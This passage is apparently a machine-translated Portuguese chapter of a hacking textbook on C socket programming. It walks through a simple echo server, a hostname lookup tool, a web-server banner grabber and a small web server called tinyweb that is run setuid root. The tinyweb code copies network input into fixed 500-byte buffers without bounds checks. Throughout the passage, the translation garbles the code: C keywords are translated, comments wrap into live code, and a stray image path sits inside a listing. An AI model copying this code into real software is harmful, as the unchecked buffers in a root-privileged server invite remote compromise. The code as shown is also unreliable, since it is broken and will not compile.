Essa função é usada para exibir os dados do pacote pelo programa do servidor. Entretanto, como ele também é útil em outros lugares, foi colocado em hacking.h, em vez disso. O restante do programa do servidor será explicado à medida que você ler o código-fonte.

simple_server.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"

#define PORT 7890 // A porta à qual os usuários se conectarão int

main(void) {
    int sockfd, new_sockfd; // Escutar em sock_fd, nova conexão em new_fd
    struct sockaddr_in host_addr, client_addr; // Minhas informações de
    endereço socklen_t sin_size;
    int recv_length=1, yes=1;
    char buffer[1024];

    Se ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
```

```
    fatal("in socket");

    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1) fatal("setting
        socket option SO_REUSEADDR");
```

Até agora, o programa configurou um soquete usando a função `socket()`. Queremos um soquete TCP/IP, portanto a família de protocolo é `PF_INET` para IPv4 e o tipo de soquete é `SOCK_STREAM` para um soquete de fluxo. O argumento final do protocolo é 0, pois há apenas um protocolo na família de protocolos `PF_INET`. Essa função retorna um descritor de arquivo de soquete que é armazenado em `sockfd`.

A função `setsockopt()` é usada simplesmente para definir as opções de soquete. Essa chamada de função define a opção de soquete `SO_REUSEADDR` como verdadeira, o que permitirá a reutilização de um determinado endereço para associação. Sem essa opção definida, quando o programa tentar se vincular a uma determinada porta, ele falhará se essa porta já estiver em uso. Se um soquete não for fechado corretamente, pode parecer que está em uso, portanto, essa opção permite que um soquete se vincule a uma porta (e assuma o controle dela), mesmo que pareça estar em uso.

O primeiro argumento para essa função é o soquete (referenciado por um descritor de arquivo), o segundo especifica o nível da opção e o terceiro especifica a própria opção. Como `SO_REUSEADDR` é uma opção de nível de soquete, o nível é definido como `SOL_SOCKET`. Há muitas opções de soquete diferentes definidas em `/usr/include/asm/socket.h`. Os dois argumentos finais são um ponteiro para os dados para os quais a opção deve ser definida e o comprimento desses dados. Um ponteiro para os dados e o comprimento desses dados são dois argumentos usados com frequência nas funções de soquete. Isso permite que as funções manipulem todos os tipos de dados, desde bytes únicos até grandes estruturas de dados. As opções `SO_REUSEADDR` usam um inteiro de 32 bits para seu valor, portanto, para definir essa opção como verdadeira, os dois argumentos finais devem ser um ponteiro para o valor inteiro de 1 e o tamanho de um inteiro (que é de 4 bytes).

```
host_addr.sin_family = AF_INET; // Ordem dos bytes do host
host_addr.sin_port = htons(PORT); // Ordem dos bytes curtos da rede
host_addr.sin_addr.s_addr = 0; // Preenche automaticamente com
meu IP. memset(&(host_addr.sin_zero), '\0', 8); // Zera o restante da
estrutura.

Se (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1) fatal("binding
to socket");

Se (listen(sockfd, 5) == -1)
    fatal("listening on socket");
```

As próximas linhas configuram a estrutura `host_addr` para uso na chamada `bind`. A família de endereços é `AF_INET`, já que estamos usando IPv4 e a estrutura `sockaddr_in`. A porta é definida como `PORT`, que é definida como 7890. Esse valor inteiro curto deve ser convertido na ordem de bytes da rede, portanto, a função `htons()` é usada. O endereço é definido como 0, o que significa que ele será automaticamente preenchido com o endereço IP atual do host. Como o valor 0 é o mesmo independentemente da ordem dos bytes, nenhuma conversão é necessária.

A chamada `bind()` passa o descritor de arquivo do soquete, a estrutura de endereço e o comprimento da estrutura de endereço. Essa chamada associará o

soquete ao endereço IP atual na porta 7890.

A chamada `listen()` informa ao soquete para escutar as conexões de entrada, e uma chamada `accept()` subsequente aceita de fato uma conexão de entrada. A função `listen()` coloca todas as conexões de entrada em uma fila de espera até que uma chamada `accept()` aceite as conexões. O último argumento da chamada `listen()` define o tamanho máximo da fila de espera.

```
while(1) {      // Aceitar loop.
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size); if(new_sockfd
    == -1)
        fatal("aceitando conexão");
    printf("server: got connection from %s port %d\n", inet_ntoa(client_addr.sin_addr),
           ntohs(client_addr.sin_port));
    send(new_sockfd, "Hello, world!\n", 13, 0);
    recv_length = recv(new_sockfd, &buffer, 1024, 0);
    while(recv_length > 0) {
        printf("RECV: %d bytes\n", recv_length);
        dump(buffer, recv_length);
        recv_length = recv(new_sockfd, &buffer, 1024, 0);
    }
    close(new_sockfd);
}
retornar 0;
}
```

Em seguida, há um loop que aceita conexões de entrada. Os dois primeiros argumentos da função `accept()` devem fazer sentido imediatamente; o argumento final é um ponteiro para o tamanho da estrutura de endereço. Isso ocorre porque a função `accept()` gravará as informações de endereço do cliente conectado na estrutura de endereços e o tamanho dessa estrutura em `sin_size`. Para nossos propósitos, o tamanho nunca muda, mas, para usar a função, devemos obedecer à convenção de chamada. A função `accept()` retorna um novo descritor de arquivo de soquete para a conexão aceita. Dessa forma, o descritor de arquivo de soquete original pode continuar a ser usado para aceitar novas conexões, enquanto o novo descritor de arquivo de soquete é usado para se comunicar com o cliente conectado.

Depois de obter uma conexão, o programa imprime uma mensagem de conexão, usando `inet_ntoa()` para converter a estrutura de endereço `sin_addr` em uma cadeia de IP com números pontilhados e `ntohs()` para converter a ordem dos bytes do número `sin_port`.

A função `send()` envia os 13 bytes da string `Hello, world!\n` para o novo soquete que descreve a nova conexão. O argumento final das funções `send()` e `recv()` são sinalizadores que, para nossos propósitos, serão sempre 0.

Em seguida, há um loop que recebe dados da conexão e os imprime. A função `recv()` recebe um ponteiro para um buffer e um comprimento máximo para ler do soquete. A função grava os dados no buffer passado a ela e retorna o número de bytes que ela realmente escreveu. O loop continuará enquanto a chamada `recv()` continuar a receber dados.

Quando compilado e executado, o programa é vinculado à porta 7890 do host e aguarda as conexões de entrada:

```
reader@hacking:~/booksrc $ gcc simple_server.c
reader@hacking:~/booksrc $ ./a.out
```

Um cliente telnet funciona basicamente como um cliente de conexão TCP genérico, portanto, pode ser usado para se conectar ao servidor simples especificando o endereço IP e a porta de destino.

De um computador remoto

```
matrix@euclid:~ $ telnet 192.168.42.248 7890
Tentando 192.168.42.248...
Conectado a 192.168.42.248. O
caractere de escape é '^>'.
Olá, mundo!
este é um teste
fjsghau;ehg;ihskjfhasdkfjhaskjvhfdkjhbkjgf
```

Após a conexão, o servidor envia a cadeia de caracteres Hello, world! e o restante é o eco de caracteres locais de eu digitar this is a test e uma linha de pressionamento de teclado. Como o telnet tem buffer de linha, cada uma dessas duas linhas é enviada de volta ao servidor quando ENTER é pressionado. No lado do servidor, a saída mostra a conexão e os pacotes de dados que são enviados de volta.

Em um computador local

```
reader@hacking:~/booksrc $ ./a.out
servidor: obteve conexão de 192.168.42.1 porta 56971 RECV: 16
bytes
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | Este é um teste...
RECV: 45 bytes
66 6a 73 67 68 61 75 3b 65 68 67 3b 69 68 73 6b | fjsghau;ehg;ihsk
6a 66 68 61 73 64 6b 66 6a 68 61 73 6b 6a 76 68 | jfhasdkfjhaskjvh
66 64 6b 6a 68 76 62 6b 6a 67 66 0d
                                         0a| fdkjhvbkjgf...
```

0x426 Um exemplo de cliente Web

O programa telnet funciona bem como um cliente para o nosso servidor, portanto, não há muita razão para escrever um cliente especializado. Entretanto, há milhares de tipos diferentes de servidores que aceitam conexões TCP/IP padrão. Toda vez que você usa um navegador da Web, ele faz uma conexão com um servidor da Web em algum lugar. Essa conexão transmite a página da Web pela conexão usando HTTP, que define uma determinada maneira de solicitar e enviar informações. Por padrão, os servidores da Web são executados na porta 80, que está listada junto com muitas outras portas padrão em /etc/services.

Em /etc/services

dedo	79/tcp	# Dedo
dedo	79/udp	
http	80/tcp	www www-http # World Wide Web HTTP

O HTTP existe na camada de aplicativos - a camada superior - do modelo OSI. Nessa camada, todos os detalhes da rede já foram resolvidos pelas camadas inferiores, portanto, o HTTP usa texto simples em sua estrutura. Muitos outros protocolos da camada de aplicativos também usam texto simples, como POP3, SMTP, IMAP e o canal de controle do FTP. Como esses protocolos são padrão, estão todos bem documentados e podem ser facilmente pesquisados. Depois de conhecer a sintaxe desses vários protocolos, você pode conversar manualmente com outros programas que falam o mesmo idioma. Não há necessidade de ser fluente, mas conhecer algumas frases importantes o ajudará quando estiver viajando para servidores estrangeiros. No idioma HTTP, as solicitações são feitas usando o comando GET, seguido do caminho do recurso e da versão do protocolo HTTP. Por exemplo, GET / HTTP/1.0 solicitará o documento raiz do servidor da Web usando a versão 1.0 do HTTP. Na verdade, a solicitação é para o diretório raiz de /, mas a maioria dos servidores da Web procurará automaticamente um documento HTML padrão nesse diretório de index.html. Se o servidor encontrar o recurso, ele responderá usando HTTP, enviando vários cabeçalhos antes de enviar o conteúdo. Se o comando HEAD for usado em vez de GET, ele retornará apenas os cabeçalhos HTTP sem o conteúdo. Esses cabeçalhos são de texto simples e geralmente podem fornecer informações sobre o servidor. Esses cabeçalhos podem ser recuperados manualmente usando o telnet, conectando-se à porta 80 de um site conhecido, digitando HEAD / HTTP/1.0 e pressionando ENTER duas vezes. Na saída abaixo, o telnet é usado para abrir uma conexão TCP-IP com o servidor da Web em http://www.internic.net. Em seguida, a camada de aplicativo HTTP é acionada manualmente para solicitar os cabeçalhos da página de índice principal.

```
reader@hacking:~/booksrc $ telnet www.internic.net 80
Tentando 208.77.188.101...
Conectado a www.internic.net. O
caractere de escape é '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Data: Fri, 14 Sep 2007 05:34:14 GMT
Servidor: Apache/2.0.52 (CentOS)
Accept-Ranges: bytes
Content-Length: 6743
Connection: close
Content-Type: text/html; charset=UTF-8

Conexão encerrada por host externo.
reader@hacking:~/booksrc $
```

Isso revela que o servidor da Web é o Apache versão 2.0.52 e até mesmo que o host executa o CentOS. Isso pode ser útil para a criação de perfis, portanto, vamos escrever um programa que automatize esse processo manual.

Os próximos programas enviarão e receberão muitos dados. Como as funções de soquete padrão não são muito amigáveis, vamos escrever algumas funções para enviar e receber dados. Essas funções, chamadas `send_string()` e `recv_line()`, serão adicionadas a um novo arquivo de inclusão chamado `hacking-network.h`.

A função normal `send()` retorna o número de bytes gravados, que nem sempre é igual ao número de bytes que você tentou enviar. A função `send_string()` aceita um soquete e um ponteiro de string como argumentos e garante que a string inteira seja enviada pelo soquete. Ela usa `strlen()` para descobrir o comprimento total da string passada a ela.

Você deve ter notado que todos os pacotes recebidos pelo servidor simples terminavam com os bytes `0xD` e `0xA`. É assim que o telnet termina as linhas - ele envia um caractere de retorno de carro e um caractere de nova linha. O protocolo HTTP também espera que as linhas sejam encerradas com esses dois bytes. Uma rápida olhada em uma tabela ASCII mostra que `0xD` é um retorno de carro ('r') e `0xA` é o caractere de nova linha ('\n').

```
reader@hacking:~/booksrc $ man ascii | egrep "Hex|0A|0D"
Reformatando o ascii(7), aguarde...
```

Outubro	Dez	Hexa	Char	Outubro	Dez	Hexa	Char
bro		decí				decí	
		mal				mal	
012	10	0A	LF '\n' (nova linha)	112	74	4A	J
015	13	0D	CR '\r' (ret. de carro)	115	77	4D	M

```
leitor@hacking:~/booksrc $
```

A função `recv_line()` lê linhas inteiras de dados. Ela lê do soquete passado como o primeiro argumento para um buffer para o qual o segundo argumento aponta. Ela continua recebendo do soquete até encontrar os dois últimos bytes de terminação de linha em sequência. Em seguida, ele encerra a string e sai da função. Essas novas funções garantem que todos os bytes sejam enviados e recebam dados como linhas terminadas por '`\r\n`'. Elas estão listadas abaixo em um novo arquivo de inclusão chamado `hacking-network.h`.

hacking-network.h

```
/* Essa função aceita um FD de soquete e um ptr para o terminal nulo
 * string a ser enviada. A função garantirá que todos os bytes da string
 * são enviados. Retorna 1 em caso de sucesso e 0 em caso de falha.
 */
int send_string(int sockfd, unsigned char *buffer) { int
    sent_bytes, bytes_to_send;
    bytes_to_send = strlen(buffer);
    while(bytes_to_send > 0) {
        sent_bytes = send(sockfd, buffer, bytes_to_send, 0);
        if(sent_bytes == -1)
            return 0; // Retorna 0 em caso de erro de envio.
```

```

        bytes_to_send -= sent_bytes;
        buffer += sent_bytes;
    }
    return 1; // Retorna 1 em caso de sucesso.
}

/* Essa função aceita um FD de soquete e um ptr para um destino
 * buffer. Ele receberá do soquete até o byte EOL
 * em vista. Os bytes EOL são lidos do soquete, mas
 * o buffer de destino é encerrado antes desses bytes.
 * Retorna o tamanho da linha lida (sem bytes EOL).
 */
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Sequência de bytes de fim de linha
#define EOL_SIZE 2
    unsigned char *ptr; int
    eol_matched = 0;

    ptr = dest_buffer;
    while(recv(sockfd, ptr, 1, 0) == 1) { // Ler um único byte.
        if(*ptr == EOL[eol_matched]) { // Esse byte corresponde ao terminador? eol_matched++;
            if(eol_matched == EOL_SIZE) { // Se todos os bytes corresponderem ao
                terminador,
                    *(ptr+1-EOL_SIZE) = '\0'; // encerra a string. return
                    strlen(dest_buffer); // retorna os bytes recebidos
            }
        } else {
            eol_matched = 0;
        }
        ptr++; // Incrementa o ponteiro para o próximo byter.
    }
    return 0; // Não encontrou os caracteres de fim de linha.
}

```

Fazer uma conexão de soquete com um endereço IP numérico é bastante simples, mas os endereços nomeados são comumente usados por conveniência. Na solicitação manual HTTP HEAD, o programa telnet faz automaticamente uma pesquisa de DNS (Domain Name Service) para determinar que www.internic.net corresponde ao endereço IP 192.0.34.161. O DNS é um protocolo que permite que um endereço IP seja pesquisado por um endereço nomeado, da mesma forma que um número de telefone pode ser pesquisado em uma lista telefônica se você souber o nome. Naturalmente, há funções e estruturas relacionadas a soquetes especificamente para pesquisas de nome de host via DNS. Essas funções e estruturas são definidas em netdb.h. Uma função chamada gethostbyname() recebe um ponteiro para uma string que contém um endereço nomeado e retorna um ponteiro para uma estrutura hostent ou um ponteiro NULL em caso de erro. A estrutura hostent é preenchida com as informações da pesquisa, incluindo o endereço IP numérico como um inteiro de 32 bits na ordem dos bytes da rede. Semelhante à função inet_ntoa(), a memória para essa estrutura é alocada estaticamente na função. Essa estrutura é mostrada abaixo, conforme listada em netdb.h.

De /usr/include/netdb.h

```
/* Descrição da entrada do banco de dados para um único
host. */ struct hostent
{
    char *h_name;      /* Nome oficial do host. */
    char **h_aliases;  /* Lista de aliases. */
    int h_addrtype;   /* Tipo de endereço de
host. */ int h_length;    /* Comprimento do
endereço. */
    char **h_addr_list; /* Lista de endereços do servidor de nomes. */
#define h_addr h_addr_list[0] /* Endereço, para compatibilidade com versões anteriores. */
};
```

O código a seguir demonstra o uso da função gethostbyname().

host_lookup.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include <netdb.h>

#include "hacking.h"

int main(int argc, char *argv[]) {
    struct hostent *host_info; struct
    in_addr *address;

    if(argc < 2) {
        printf("Uso: %s <nome do host>\n", argv[0]);
        exit(1);
    }

    host_info = gethostbyname(argv[1]);
    if(host_info == NULL) {
        printf("Não foi possível pesquisar %s\n", argv[1]);
    } else {
        address = (struct in_addr *) (host_info->h_addr); printf("%s tem
        endereço %s\n", argv[1], inet_ntoa(*address));
    }
}
```

Esse programa aceita um nome de host como seu único argumento e imprime o endereço IP. A função gethostbyname() retorna um ponteiro para uma estrutura de hostent, que contém o endereço IP no elemento h_addr. Um ponteiro para esse elemento é convertido em um ponteiro in_addr, que é posteriormente desreferenciado para a chamada a inet_ntoa(), que espera uma estrutura in_addr como argumento. O exemplo de saída do programa é mostrado na página seguinte.

```
reader@hacking:~/booksrc $ gcc -o host_lookup host_lookup.c
reader@hacking:~/booksrc $ ./host_lookup www.internic.net
www.internic.net tem o endereço 208.77.188.101
reader@hacking:~/booksrc $ ./host_lookup www.google.com
www.google.com tem o endereço 74.125.19.103
reader@hacking:~/booksrc $
```

Usando funções de soquete para desenvolver isso, criar um programa de identificação de servidor da Web não é tão difícil.

webserver_id.c

```
#include <stdio.h> #include
<stdlib.h> #include
<string.h> #include
<sys/socket.h> #include
<netinet/in.h> #include
<arpa/inet.h> #include
<netdb.h>

#include "hacking.h" #include
"hackng-network.h"

int main(int argc, char *argv[]) { int
    sockfd;
    struct hostent *host_info; struct
    sockaddr_in target_addr;
    unsigned char buffer[4096];

    if(argc < 2) {
        printf("Uso: %s <nome do host>\n", argv[0]);
        exit(1);
    }

    if((host_info = gethostbyname(argv[1])) == NULL)
        fatal("looking up hostname");

    Se ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("in socket");

    target_addr.sin_family = AF_INET;
    target_addr.sin_port = htons(80);
    target_addr.sin_addr = *((struct in_addr *)host_info->h_addr); memset(&(target_addr.sin_zero),
    '\0', 8); // Zera o restante da estrutura.

    Se (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr)) == -1) fatal("connecting to
    target server");

    send_string(sockfd, "HEAD / HTTP/1.0\r\n\r\n");
```

```

while(recv_line(sockfd, buffer)) {
    if(strncasecmp(buffer, "Server:", 7) == 0) {
        printf("O servidor da Web para %s é %s\n", argv[1], buffer+8);
        exit(0);
    }
}
printf("Server line not found\n");
exit(1);
}

```

A maior parte desse código deve fazer sentido para você agora. O elemento `sin_addr` da estrutura `target_addr` é preenchido usando o endereço da estrutura `host_info` por meio de typecasting e, em seguida, dereferencing como antes (mas desta vez isso é feito em uma única linha). A função `connect()` é chamada para se conectar à porta 80 do host de destino, a string de comando é enviada e o programa faz um loop lendo cada linha no buffer. A função `strncasecmp()` é uma função de comparação de cadeias de caracteres de `strings.h`. Essa função compara os primeiros *n* bytes de duas cadeias de caracteres, ignorando a capitalização. Os dois primeiros argumentos são ponteiros para as cadeias de caracteres e o terceiro argumento é *n*, o número de bytes a serem comparados. A função retornará 0 se as cadeias de caracteres forem iguais, portanto, a instrução `if` está procurando a linha que começa com "Server:". Quando a encontra, ela remove os primeiros oito bytes e imprime as informações da versão do servidor Web. A listagem a seguir mostra a compilação e a execução do programa.

```

reader@hacking:~/booksrc $ gcc -o webserver_id webserver_id.c
reader@hacking:~/booksrc $ ./webserver_id www.internic.net O
servidor da Web para www.internic.net é o Apache/2.0.52 (CentOS)
reader@hacking:~/booksrc $ ./webserver_id www.microsoft.com O
servidor da Web para www.microsoft.com é o Microsoft-IIS/7.0
reader@hacking:~/booksrc $

```

0x427 Um servidor Tinyweb

Um servidor da Web não precisa ser muito mais complexo do que o servidor simples que criamos na seção anterior. Depois de aceitar uma conexão TCP-IP, o servidor da Web precisa implementar outras camadas de comunicação usando o protocolo HTTP.

O código do servidor listado abaixo é quase idêntico ao do servidor simples, exceto pelo fato de que o código de tratamento de conexão está separado em sua própria função. Essa função manipula as solicitações HTTP GET e HEAD que viriam de um navegador da Web. O programa procurará o recurso solicitado no diretório local chamado `webroot` e o enviará ao navegador. Se o arquivo não puder ser encontrado, o servidor responderá com uma resposta HTTP 404. Talvez você já esteja familiarizado com essa resposta, que significa *File Not Found (Arquivo não encontrado)*. Segue a listagem completa do código-fonte.

tinyweb.c

```
#include <stdio.h> #include
<fcntl.h> #include
<stdlib.h> #include
<string.h> #include
<sys/stat.h> #include
<sys/socket.h> #include
<netinet/in.h> #include
<arpa/inet.h> #include
"hacking.h"
#include "hacking-network.h"

#define PORT 80      // A porta à qual os usuários se conectarão #define
WEBROOT "./webroot" // O diretório raiz do servidor da Web

void handle_connection(int, struct sockaddr_in *); // Trata de solicitações da web int
get_file_size(int); // Retorna o tamanho do arquivo do descritor de arquivo
aberto

int main(void) {
    int sockfd, new_sockfd, yes=1;
    struct sockaddr_in host_addr, client_addr;           // Minhas informações de
    endereço socklen_t sin_size;

    printf("Aceitando solicitações da Web na porta %d\n",
PORT); if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
1)
    fatal("in socket");

if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
    fatal("setting socket option SO_REUSEADDR");

host_addr.sin_family = AF_INET;           // Ordem de byte do host
host_addr.sin_port = htons(PORT);         // Ordem curta de byte de rede
host_addr.sin_addr.s_addr = INADDR_ANY; // Preenche automaticamente
com meu IP. memset(&(host_addr.sin_zero), '\0', 8); // Zera o restante da
estrutura.

Se (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1) fatal("binding to
socket");

Se (listen(sockfd, 20) == -1)
    fatal("listening on socket");

while(1) {      // Aceitar loop.
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
    if(new_sockfd == -1)
        fatal("aceitando conexão");

    handle_connection(new_sockfd, &client_addr);
}
retornar 0;
```

```

}

/* Essa função lida com a conexão no soquete passado do
 * endereço do cliente passado. A conexão é processada como uma solicitação da Web,
 * e essa função responde pelo soquete conectado. Por fim, a função
 * O soquete passado é fechado no final da função.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) { unsigned
    char *ptr, request[500], resource[500];
    int fd, length;

    length = recv_line(sockfd, request);

    printf("Got request from %s:%d \ \"%s\"\n", inet_ntoa(client_addr_ptr->sin_addr),
    ntohs(client_addr_ptr->sin_port), request);

    ptr = strstr(request, " HTTP/"); // Procura por uma solicitação que pareça
    // válida. if(ptr == NULL) { // Então esse não é um HTTP válido.
        printf(" NOT HTTP!\n");
    } else {
        *ptr = 0; // Encerrar o buffer no final da URL.
        ptr = NULL; // Define ptr como NULL (usado para sinalizar uma solicitação inválida).
        if(strncmp(request, "GET ", 4) == 0) // Solicitação GET
            ptr = request+4; // ptr é o URL. if(strncmp(request,
            "HEAD ", 5) == 0) // Solicitação HEAD
            ptr = request+5; // ptr é o URL.

        if(ptr == NULL) { // Então essa não é uma solicitação reconhecida.
            printf("\tUNKNOWN REQUEST!\n");
        } else { // Solicitação válida, com ptr apontando para o nome do recurso
            if (ptr[strlen(ptr) - 1] == '/') // Para recursos que terminam com '/',
                strcat(ptr, "index.html"); // adicione 'index.html' ao final.
            strcpy(resource, WEBROOT); // Inicie o recurso com o caminho da
            raiz da Web strcat(resource, ptr); // e juntá-lo ao caminho do recurso.
            fd = open(resource, O_RDONLY, 0); // Tenta abrir o arquivo. printf("\tOpening
            '\%s'\t", resource);
            if(fd == -1) { // Se o arquivo não for
                encontrado printf(" 404 Not Found\n");
                send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
                send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
                send_string(sockfd, "<html><head><title>404 Not Found</title></head>"); send_string(sockfd,
                "<body><h1>URL not found</h1></body></html>\r\n");
            } else { // Caso contrário, sirva o
                arquivo. printf(" 200 OK\n");
                send_string(sockfd, "HTTP/1.0 200 OK\r\n");
                send_string(sockfd, "Server: Tiny webserver\r\n\r\n"); if(ptr
                == request + 4) { // Então essa é uma solicitação GET
                    if( (length = get_file_size(fd)) == -1)
                        fatal("getting resource file size");
                    if( (ptr = (unsigned char *) malloc(length)) == NULL)
                        fatal("allocating memory for reading resource"); read(fd,
                    ptr, length); // Lê o arquivo na memória. send(sockfd,
                    ptr, length, 0); // Envia para o soquete.
                }
            }
        }
    }
}

```

```

        free(ptr); // Libera a memória do arquivo.
    }
    close(fd); // Fecha o arquivo.
} // Finalizar o bloco if para o arquivo encontrado/não encontrado.
} // Fim do bloco if para solicitação válida.
} // Fim do bloco if para HTTP válido.
shutdown(sockfd, SHUT_RDWR); // Feche o soquete de forma elegante.
}

/* Essa função aceita um descritor de arquivo aberto e retorna
 * o tamanho do arquivo associado. Retorna -1 em caso de falha.
 */
int get_file_size(int fd) {
    struct stat stat_struct;

    Se(fstat(fd, &stat_struct) == -1)
        retornar -1;
    retorna (int) stat_struct.st_size;
}

```

A função handle_connection usa a função strstr() para procurar a substring HTTP/ no buffer da solicitação. A função strstr() retorna um ponteiro para a substring, que estará bem no final da solicitação. A string é encerrada aqui, e as solicitações HEAD e GET são reconhecidas como solicitações processáveis. Uma solicitação HEAD retornará apenas os cabeçalhos, enquanto uma solicitação GET também retornará o recurso solicitado (se ele puder ser encontrado).

Os arquivos index.html e image.jpg foram colocados no diretório webroot, conforme mostrado na saída abaixo, e então o programa tinyweb é compilado. São necessários privilégios de root para vincular-se a qualquer porta abaixo de 1024, portanto o programa é setuid root e executado. A saída de depuração do servidor mostra os resultados da solicitação de um navegador da Web em http://127.0.0.1:

```

reader@hacking:~/booksrc $ ls -l webroot/
total 52
-rwxr--r-- 1 reader reader 46794 2007-05-28 23:43 image.jpg
-rw-r--r-- 1 reader reader      261 2007-05-28 23:42 index.html
reader@hacking:~/booksrc $ cat webroot/index.html
<html>
<head><title>Uma página da Web de amostra</title></head>
<body bgcolor="#000000" text="#ffffffff">
<center>
<h1>Este é um exemplo de página da Web</h1>
... e aqui está um exemplo de texto<br>
<br>
... e até mesmo uma imagem de amostra:<br>
<br>
</center>
</body>
</html>
reader@hacking:~/booksrc $ gcc -o tinyweb tinyweb.c
reader@hacking:~/booksrc $ sudo chown root ./tinyweb
reader@hacking:~/booksrc $ sudo chmod u+s ./tinyweb
reader@hacking:~/booksrc $ ./tinyweb


```

```

Aceitar solicitações da Web na porta 80
Recebi uma solicitação de 127.0.0.1:52996 "GET /
HTTP/1.1" Abrindo './webroot/index.html'
200 OK
Recebi uma solicitação de 127.0.0.1:52997 "GET /image.jpg
HTTP/1.1" Abertura './webroot/image.jpg' 200 OK
Recebi uma solicitação de 127.0.0.1:52998 "GET /favicon.ico HTTP/1.1"
Abertura './webroot/favicon.ico' 404 Not Found

```

O endereço 127.0.0.1 é um endereço de loopback especial que direciona para o computador local. A solicitação inicial obtém index.html do servidor da Web, que, por sua vez, solicita image.jpg. Além disso, o navegador solicita automaticamente o favicon.ico em uma tentativa de recuperar um ícone para a página da Web. A captura de tela abaixo mostra os resultados dessa solicitação em um navegador.



0x430 Removendo as camadas inferiores

Quando você usa um navegador da Web, todas as sete camadas OSI são atendidas, permitindo que você se concentre na navegação e não nos protocolos. Nas camadas superiores do OSI, muitos protocolos podem ser de texto simples, uma vez que todos os outros detalhes da conexão já foram resolvidos pelas camadas inferiores. Os soquetes existem na camada de sessão (5), fornecendo uma interface para enviar dados de um host para outro.

O TCP na camada de transporte (4) fornece confiabilidade e controle de transporte, enquanto o IP na camada de rede (3) fornece endereçamento e comunicação em nível de pacote. A Ethernet na camada de link de dados (2)

fornece endereçamento entre portas Ethernet, adequada para LAN (Local Area Network) básica

comunicações. Na parte inferior, a camada física (1) é simplesmente o fio e o protocolo usado para enviar bits de um dispositivo para outro. Uma única mensagem HTTP será enviada em várias camadas à medida que passa por diferentes aspectos da comunicação.

Esse processo pode ser considerado como uma intrincada burocracia entre escritórios, que lembra o filme *Brazil*. Em cada camada, há uma recepcionista altamente especializada que só entende o idioma e o protocolo daquela camada. À medida que os pacotes de dados são transmitidos, cada recepcionista executa as tarefas necessárias de sua camada específica, coloca o pacote em um envelope entre escritórios, escreve o cabeçalho na parte externa e o repassa para a recepcionista da camada imediatamente inferior. Esse recepcionista, por sua vez, executa as tarefas necessárias de sua camada, coloca o envelope inteiro em outro envelope, escreve o cabeçalho na parte externa e o repassa. O tráfego de rede é uma burocracia tagarela de servidores, clientes e conexões ponto a ponto. Nas camadas superiores, o tráfego pode ser de dados financeiros, e-mail ou basicamente qualquer coisa. Independentemente do conteúdo dos pacotes, os protocolos usados nas camadas inferiores para mover os dados do ponto A para o ponto B geralmente são os mesmos. Depois de entender a burocracia do escritório desses protocolos comuns das camadas inferiores, você pode espiar dentro de envelopes em trânsito e até mesmo falsificar documentos para manipular o sistema.

0x431 Camada de link de dados

A camada visível mais baixa é a camada de link de dados. Voltando à analogia da recepcionista e da burocracia, se a camada física abaixo for considerada como carrinhos de correio entre escritórios e a camada de rede acima como um sistema postal mundial, a camada de link de dados é o sistema de correio entre escritórios. Essa camada fornece uma maneira de endereçar e enviar mensagens para qualquer outra pessoa no escritório, bem como descobrir quem está no escritório.

